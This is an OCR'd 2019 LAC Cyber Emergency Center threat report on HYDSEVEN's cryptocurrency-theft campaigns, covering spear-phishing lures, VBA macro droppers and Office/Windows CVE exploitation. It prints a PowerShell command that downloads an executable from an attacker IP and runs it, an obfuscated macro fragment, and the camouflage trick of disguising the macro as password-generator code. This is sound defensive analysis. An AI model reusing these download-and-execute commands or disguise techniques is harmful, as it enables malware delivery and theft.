
Special Edition

LAC



Cyber Emergency Center Report

The shadow behind Cryptocurrency Stealing Attacks

CYBER EMERGENCY CENTER

July 19, 2019

Cyber Emergency Center

Cyber Emergency Center Report

Special Edition

Contents

Introduction

Nowadays, with the growing interest in cryptocurrency (Crypto Asset), cyber attacks targeting this currency are also taking place actively. Adversaries are targeting cryptocurrency activity through several approaches, from direct stealing from a virtual currency exchange, stealing from wallets of a virtual currency owners, and illegally mining that uses computer resources, each approach has used varied vulnerability vectors to make adversaries possible to compromise the penetrable security scheme on the victim's side to accomplish their goals.

With the success efforts from variation of attacks, the cryptocurrency values that spilled out from the cryptocurrency exchange system has attracted attention as it relates to the reliability and security of the cryptocurrency itself. In the direct cryptocurrency stealing vector itself, according to Group-IB's report[1], the total damage caused by cyber-attacks on exchanges since 2017 has increased to a total of $882 million, and that is a huge amount of money that has been illegally compromised and can not be ignored in cyber security perspective. In 2019, the attack on cryptocurrency is continuing, and it is expected to continue to increase.

This report describes the TTP (Tactics, Techniques and Procedures) that adversaries used in the period from 2016-2019, regarding the activities of a cyber attack group (HYDSEVEN) for allegedly stealing cryptocurrency. As far as we confirm, as of June 2019, although there is not much information mentioned about HYDSEVEN activity, it is known that the adversary has performed attack efforts in various countries including Japan and Poland. Considering the measures against HYDSEVEN cyber attack goals that aims for cryptocurrency is still low, it would bring greater good for our security community if this report can help to raise awareness, *security measures*, and *perimeter detection improvement* within organizations and in the industry.

Cyber Emergency Center Threat Analysis Team

Yoshihiro Ishikawa

[1] https://www.group-ib.com/media/gib-crypto-summary/

Cryptocurrency Stealing Incidents Timeline

Fig.1 shows an overview of the activity of the HYDSEVEN in targeting cryptocurrency, which has been occurred from August 2016 through March 2019. We have confirmed many incidents caused by the adversary happened in 2016 and 2017, and these attacks continue in 2019. The most popular scheme used to initially infiltrate the victim's system by the attackers is spear-phishing mails. In those emails HYDSEVEN is spoofing fake the identity of university officials or researchers or other identities to convince the victims. The targeted victim computers can be compromised in a certain of ways, such as exploitation through execution of VBA macro code in attached Office document files, exploitation through software vulnerabilities and fake software installers that needed to be downloaded from the link in the sent spear phishing. As malware payloads, HYDSEVEN uses mainly NetWire and Ekoms (Mokes) as the front-end interface of these incidents, we will introduce the detail of them in Chapter 4. The next chapter (Chapter 3) is focused on HYDSEVEN attack techniques where we will introduce more detail on adversary's techniques and features.




Fig.1　HYDSEVEN activity Timeline

Threat Summary

HYDSEVEN steals cryptcurrency with three attacking tricks such as amouflage. VBA macros embedded in Office document files, exploiting software vulnerabilities, and fake installer. In this chapter these three attack techniques will be explained further.

Exploitation by VBA macro

The exploitation using VBA macros are confirmed at incidents in August and December 2016, and Fig.2 illustrates the flow of attacks used during these periods. The Office document file used during the attack efforts in August 2016 is a copy of a legitimate collaboration guide with a London School of Economics and Political Science (LSE), or, an opening account of a United Arab Emirates (UAE) bank. (Fig.3) If you look closely to the Office document file, you will see the "Security Warning" message Bar[2] at the top saying that the document contains two or more active content, such as VBA and other add-ins.




Fig.2　VBA macro Exploits overview Diagram

[2] https://support.office.com/en-us/article/active-content-types-in-your-files-b7ff2e8a-4055-47d4-8c7d-541e19f62bea




Fig.3 An example of an Office document file that exploits VBA macros

Fig.4 is a partial snippet code of the VBA macro contained in the attached Office malicious document file. The code will execute a PowerShell command as shown in Fig. 5 that uses the Shell function[3] as shown by the red frame. Upon a success execution, the PowerShell command will then download and run NetWire or Ekoms (Mokes), both are RAT malware, from the C2 server provided by the adversaries beforehand, by a common download method in PowerShell by utilizing a .NET class (System.Net.WebClient) used for downloading files.

[3] https://docs.microsoft.com/ja-jp/office/vba/language/reference/user-interface-help/shell-function

```
BzEXrHOWNEVGizzIOrBSWNFRSTQzHRiZLiiR = bJHtyuqwikddddd.eMDaHZLQWyx1 +
    bJHtyuqwikddddd.eMDaHZLQWyx2 + bJHtyuqwikddddd.eMDaHZLQWyx3 + bJHtyuqwikddddd.
    eMDaHZLQWyx4 + bJHtyuqwikddddd.eMDaHZLQWyx5 + jHHBJVUYSFTYSuvbhjavyuFUGIBKJN
     + bJHtyuqwikddddd.eMDaHZLQWyx6 + bJHtyuqwikddddd.eMDaHZLQWyx7

'redacted'     ','%TEMP%/g32dc.exe');Start-P     rocess '%TEMP%/g32dc.exe';
dHGJsadc(44) = "v"
TLUDVeaFBaBFeLGKZCZIOQFNaPOWLISWIXUr = BzEXrHOWNEVGizzIOrBSWNFRSTQzHRiZLiiR
dHGJsadc(45) = "w"
dHGJsadc(46) = "F"
dHGJsadc(47) = "y"
dHGJsadc(48) = "K"
dHGJsadc(49) = "Z"
dHGJsadc(50) = "e"
dHGJsadc(51) = "W"

Shell TLUDVeaFBaBFeLGKZCZIOQFNaPOWLISWIXUr, 0
End Sub
```

Fig.4　VBA macro code with Shell function in Office document (redacted)

```
cmd /K PowerShell.exe (New-Object System.Net.WebClient).DownloadFile('
    http://37.235.48.233/img1.png','%TEMP%\g32dc.exe');Start-Process '
    %TEMP%\g32dc.exe';
```

Fig.5　An example of PowerShell command performed by VBA macros

In addition, as shown in Fig.6, the VBA macro contains interesting and distinctive codes that is having random strings in its variable names and it was coded to look like a random password generator logic, faking itself to a similar code that was released (Fig.7) on the Web Programming Developer Forum (DreamInCode.net[4]), in November 2011 (Fig.7), and it is likely that the adversary's coder has used the published code's as a base or template to camouflage his own malicious code.

[4] https://www.dreamincode.net/forums/topic/257344-snippet-my-random-password-generator/

```
'Password Generation and recovery protocol, for FDF Databases'
'(c) 2011 FDF Holdings corp'
'written by Jesse Fender, all rights reserved'
'To be used by FDF Software only!'

'================================================================='
'|  Data Password Generator and Recovery, Recovery may not work at  '
'|  first but will be implemented later on in Time...               '
'================================================================='


Friend Function hgfdccc(dfVJBsad As Integer) As String
'================================================'
'=  The purpose to this function is to be       ='
'=  called by an application or installer to set='
'=  the users password. Theis will require a    ='
'=  reset of the temp password when used.       ='
'================================================'
Dim X As Integer, I As Integer, tehkjdgjas(51) As String, iuytfdcas(31) As
    String, bvdfff(9) As String
Dim oiuytfcx As String, iuytgffffff As Boolean, Count As Long, T As Long
iuytgffffff = False
'hard set the arrays, yes i know its bad practice but i dont care...'
bvdfff(0) = "5"
```

Fig.6　Example of camouflage technique used to look like a password recovery script included in VBA macros

16 Replies - 9789 Views - Last Post: 03 December 2011 - 05:49 PM　　Rate Topic: ★★★★★

chuckjessup　　#1

D.I.C Regular

Reputation: 34

Posts: 380
Joined: 26-October 09

(SNIPPET) - My Random Password Generator
Posted 27 November 2011 - 03:42 AM

The following code and download is my random password generator, I am releasing it as open software... Please keep the citation in the class if you use it else where...

Its a simple code really, set up a string, set the number of return char.'s and then call the class... it will give you a pretty complex string back...

```
001 Option Explicit
002 'Password Generation and recovery protocol, for FDF Databases'
003 '(c) 2011 FDF Holdings corp'
004 'written by Jesse Fender, all rights reserved'
005 'To be used by FDF Software only!'
006
007 '================================================================='
008 '|  Data Password Generator and Recovery, Recovery may not work at  '
009 '|  first but will be implemented later on in Time...               '
010 '================================================================='
011
012
013 Friend Function GenerateTempPassword(PWLength As Integer) As String
014 '================================================'
015 '=  The purpose to this function is to be       ='
016 '=  called by an application or installer to set='
017 '=  the users password. Theis will require a    ='
018 '=  reset of the temp password when used.       ='
019 '================================================'
020 Dim X As Integer, I As Integer, Letters(51) As String, Symbols(31) As String, Numbers(9) As
    String
021 Dim Worker As String, Complete As Boolean, Count As Long, T As Long
022 Complete = False
023 'hard set the arrays, yes i know its bad practice but i dont care...'
024 Numbers(0) = "5"
```

Fig.7　Password generation code posted in the code-sharing web site

Exploitation via software vulnerabilities

Attack techniques that exploit software vulnerabilities are confirmed in February 2017, September 2017 and March 2019. Fig. 8 illustrates the flow of attacks analysis on each event, showing that different exploitation techniques on software vulnerabilities has been utilized on each incidents.





Fig.8 An overview of attack tactics in exploiting vulnerabilities

(1) Case of February 2017

In this period of attack, the adversaries were making attempt to exploit vulnerabilities of CVE-2015-2545[5] and CVE-2016-7255[6] to infect NetWire RAT malware to a victim's PC. The CVE-2015-2545 vulnerability is caused by the flaw in handling EPS files in Microsoft Office and during the success of exploitation the remote attackers can execute arbitrary code in the compromised system. And CVE-2016-7255 vulnerability is caused by a flaw in the memory handling on objects in the Microsoft Windows kernel-mode driver (Win32k.sys), that caused attackers with user's low privilege can gain compromised system's high privileges.

[5] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2545
[6] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7255

Fig.9 is the Office document file used for this attack technique. The content of the document is a confirmation letter to permit admission to participate a Banking Technology Awards from the London School of Economics and Political Science (LSE) [7].


London School of Economics & Political Science
Houghton St, London WC2A 2AE, UK

Confirmation Letter

Dear Sir,

This letter confirms that your candidature was approved for participation in Banking Technology Awards.

Please inform Matteo Salvalaggio on 442039051983 or m.salvalaggio@lse.ac.uk if you need additional information.

Sincerely,

London School of Economics & Political Science, Award Committee

Fig.9 An example of an Office file (CVE-2015-2545 and CVE-2016-7255)

If you check this Office document file further using 7-Zip archive tool, you will notice there is an existence of one EPS file (imgage1.eps), as per enclosed in a red border (Fig.10). In this technique the adversary exploited the both vulnerabilities previously mentioned, and additionally the EPS file also contains the executable files (NetWire) as the payload to be dropped afterward, as per shown in the red border in Fig.11.

In the Fig.12, it is shown the snippet of codes utilized to exploit the CVE-2016-7255 vulnerability which is the part of the code to escalate the privilege upon the success in exploitation.

[7] We have also confirmed the Office document file, which is committed to permit participation in AWC Awards from the London School of Economics and Political Science (LSE)




Fig.10　An example of a malicious EPS file spotted in an Office document file

